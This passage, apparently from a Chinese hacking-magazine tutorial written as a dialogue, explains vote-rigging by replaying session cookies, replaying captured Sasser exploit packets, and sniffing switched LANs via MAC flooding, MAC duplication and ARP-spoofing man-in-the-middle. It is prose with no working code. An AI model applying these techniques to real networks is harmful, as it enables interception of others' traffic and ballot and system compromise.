


图36

“可以看出，投票使用了ASPSESSIONIDQCSAQDDR的Cookie值和Referer的字段来验证是否从主页进入。”

“知道了验证方法就好办了，我们自己设计自动投票系统时，先访问主页，获得ASPSESSIONIDQCSAQDDR的值，然后对应着发送上面的数据，就可以投票了！”

“哦，但如果要验证码呢？还能自动投票吗？”小黑追问到。

“当然可以啊，如果投票需要验证码，只需要配合‘验证码识别编程之无极篇’中的内容就可以轻松搞定！什么没有看到过？那找sagi去，一定是被他私吞了，呵呵！（sagi注：‘验证码识别编程之无极篇’一文将放于下期中刊登）

4.Hacker和Sniffer的综合利用

“说到嗅探，就不得不说嗅探在黑客技术中占的重要地位了。比如为了破解一些程序，特别是网络程序，如果采用嗅探抓包协助分析，就可以大大的加快破解过程。”

“最经典的例子是震荡波代码的产生。最开始的攻击方法是HACK了一个DLL，用以发送攻击网络数据包。但这样攻击就需要带一个300多k的dll，那也太不爽了吧，试想震荡波拖着这个dll到处跑，也太难为它了吧。”

“所以为了把dll去掉，最好的方法就是嗅探。因为源代码是微软控制的，一般人都看不到。而且一般人即使有了源代码，可能也是读不懂请求是如何实现的，更不用说自己写一个请求了。”

“但是本机向远程发起请求实现攻击时，是一定会通过网络的。所以我们可以把远程主机发的请求包抓下来，以后即使不知道实现的过程，但只要模拟客户端向服务端发送这样的网络包就可以了！”

“说干就干，首先打开Ethereal，再对远程主机攻击一次，把攻击发送的包抓下来（图36）。”

“看的出来，192.168.1.166是攻击机，192.168.1.169是被攻击的服务机。166先是TCP握手，然后建立空连接，到‘NT Create Andx Request, Path:\lsarpc’那排是关键了！那就是发送一定的请求，然后把我们的超长参数发过去。”

“但我们不用具体了解它的含义，只管把请求拷贝下来，存在数组中，直接向远程机器发就是了。”

“所以，Sniffer是很有用的，如果有溢出的exe程序，那我们菜鸟就不用具体搞清楚协议、实现什么的，到时直接一抓包，发挥菜鸟精神，一句一句的敲在发送数据中，就可以了！而且这种方法分析MS未文档化的东西，特别是RPC相关的东西，那可更是相当的有用！”

六、决战帝国——交换环境下的嗅探

1.换脸与失忆——ARP嗅探原理

“X-Sniffer的简单，Ethereal的完美，交相辉映，所向无敌，展现出一片灿烂的技术天空啊。”小黑不禁感叹道。

“是啊，不过它们有共同的弱点，就是只能在HUB组成的局域网中使用。如果是在交换局域网中，就英雄无用武之地了！”

“具体的来说，交换环境下数据的传输示意图如图37所示。”

“正常情况下，A发给B的数据，交换机根本不发给其他机器比如C的端口。所以即使机器C设置了网卡为混杂模式，还是无从嗅探。”




图37

“天啊，那岂不没办法了吗？”

“不！道高一尺，魔高一丈，如同电影‘决战帝国’一样！可以使用整容、失忆、欺骗等各种无所不用，无极不用的方法，取得嗅探数据！”

“这是因为交换机毕竟不是为了安全目的设计的，它也有一定的安全‘缺陷’。在一个完全由交换机连接的局域网内，有三种可行的办法进行网络嗅探：MAC洪水（MAC Flooding）、MAC复制（MAC Duplicating）和ARP欺骗。”

小知识： MAC地址是指链路层的物理网卡地址，而IP地址是更上一层网络层的地址（图38）。

网络层	IP地址 32位
链路层	MAC地址 48位

图38

“第一种方法MAC洪水的原理是，交换机要维护一个端口与机器MAC地址的对应表，这个映射表是放在交换机内存中的，由于内存数量有限，地址映射表可以存储的映射表项也就是有限的了。如果恶意攻击者向交换机发送大量的虚假MAC地址数据，交换机在应接不暇的情况下，就会降低自己的‘身价’，象一台普通的Hub那样只是简单的向所有端口广播数据了。这称为‘打开失效’模式，这个时候，嗅探者就可以借此机会来达到窃听的目的（图39）。”




图39

“不过，并不是所有交换机都是这样的处理方式。”老黑补充道，“而且，如果交换机使用静态地址映射表，这种方法就失灵了。”

“第二种方法MAC地址复制，实际上是修改本地的MAC地址，使其与欲嗅探主机的MAC地址相同，这样，交换机将会发现有两个端口对应相同的MAC地址，于是到该MAC地址的数据包将同时从这两个交换机端口中发送出去（图40）。”




图40

“这种方法与后面将要提到的ARP欺骗有本质的不同，MAC地址复制是欺骗交换机，而ARP欺骗是欺骗主机的ARP缓存，与交换机没有关系。对于这种MAC地址复制的方法，也只要设置交换机使用静态地址映射表，欺骗就失效了。”

“所以实际中使用最多的方法，还是第三种ARP欺骗。”




图41

“ARP是什么？”小黑不解的问道。

“ARP的全称是地址解析协议。当一台主机在局域网中发送数据时，是根据MAC地址来确定目的接口的，而且接收端的网卡从不检查IP包中的目的IP地址。”


“所以发送前，发送端必须要知道IP地址对应的MAC地址，这就是ARP协议大显伸手的时候了。ARP为这两种不同的地址形式提供映射（图41）。”

“ARP的映射过程是自动完成的，一般情况下，用户不必关心。但现在不同了，我们需要深入的了解才行。”

“哈哈，难得终于做红花了。”小黑咧着嘴笑了。

“红花还算不上，最多算是花骨朵吧。”老黑应到，“为了方便数据的发送，计算机内有一个ARP缓存表，保存着当前已知的IP地址和MAC地址的对应关系。”

“在刚开机时，ARP缓存表中没有任何内容。比如在DOS下输入**arp -a**，可以显示本机arp缓存里保存的内容。可以看到，现在arp缓存表是空的（图42）。”


图42

“ping一下网关192.168.0.1，再输入**arp -a**命令，可以看到arp缓存里面多了一条内容，保存了IP为192.168.0.1的机器的MAC地址为00-0a-eb-c5-3d-a0，如图43。”




图43

“哦！真像耍魔术一样！从哪儿来的？”

“呵呵，如果用Ethereal抓包分析，就可以知道。在ping之前，本机首先发送了一个ARP请求，在局域网内询问谁是192.168.0.1。192.168.0.1这台机器收到后，填上自己的MAC地址发回来，本机才开始用得到的MAC完成ping的功能，并且同时，把对应的MAC地址存在ARP缓存中（图44）。”

“哦，原来是这样。”

“发送数据前，机器先在本地ARP缓存里面查找，如果发现了对应的MAC地址，就使用缓存里的MAC地址进行发送；如果没有，才发送ARP请求，询问对应的地址。”




图44

“按照ARP协议的设计，为了减少网络上过多的ARP数据通信，一个主机即使收到的ARP应答并非自己请求得到的，它也会将其插入到自己的ARP缓存表中。这个初衷为了获得更好的网络性，但造成了ARP欺骗的可能。”

“如果想探听同一交换网络中两台主机之间的通信，只用给这两台主机都发送一个ARP应答包，让两台主机都‘误’认为对方的MAC地址是自己所在的主机，这样，双方看似‘直接’的通信连接，实际上都是通过黑客所在的主机间接进行的。”

“举个实际的例子，交换局域网内有A、B、C三台机器，地址的配置如图45所示。”




图45

A主机：IP地址为192.168.0.1，MAC地址为0a:0a:0a:0a:0a:0a；

B主机：IP地址为192.168.0.2，

MAC地址为0b:0b:0b:0b:0b:0b；

C主机：IP地址为192.168.0.3，MAC地址为0c:0c:0c:0c:0c:0c。

“如果C想嗅探A和B之间的通信内容。为此，C向A和B都发送假的ARP应答包。告诉A，B的MAC地址是0c:0c:0c:0c:0c:0c（其实是C自己的）；同时告诉B，A的MAC地址是0c:0c:0c:0c:0c:0c（其实是C自己的），如图46。”




图46

“收到假的ARP应答后，A知道发给192.168.0.2的数据包应该发到MAC地址为0c:0c:0c:0c:0c:0c的机器；而B也认为，发给192.168.0.1的数据包，应该发到MAC地址为0c:0c:0c:0c:0c:0c的机器。A和B都将其加入到ARP缓存表中。这样，A和B都认为对方的MAC地址是0c:0c:0c:0c:0c:0c，但其实这是C的MAC地址，正中了C的下怀。”

“当然，因为ARP缓存表是动态更新的，其中动态生成的映射有个生命期，一般是两分钟，如果再没有新的信息更新，ARP缓存表会自动去除。所以，C还有一个‘任务’，那就是一直连续不断的向A和B发送这种虚假的ARP响应包，让其ARP缓存中一直保存着错误的映射表项。”




图47

“现在，如果A和B要进行通信，它们先查找自己的ARP缓存表，发现有对方的MAC地址，于是就直接填上MAC地址发送，但实际上彼此发送的数据包都会先到达C主机（图47）。”

“这时，如果C不做进一步处理，A和B之间的通信就无法正常建立，C也就无法进一步‘嗅探’通信内容的目的。因此，C要对‘错误’收到的数据包进行一番修改，然后转发到正确的目的地，而修改的内容，是将目的MAC和源MAC地址进行替换。如此一来，在A和B看来，彼此发送的数据包都是直接到达对方的，但其实都经过了C，C顺利地完成了嗅探的任务（图48）。”

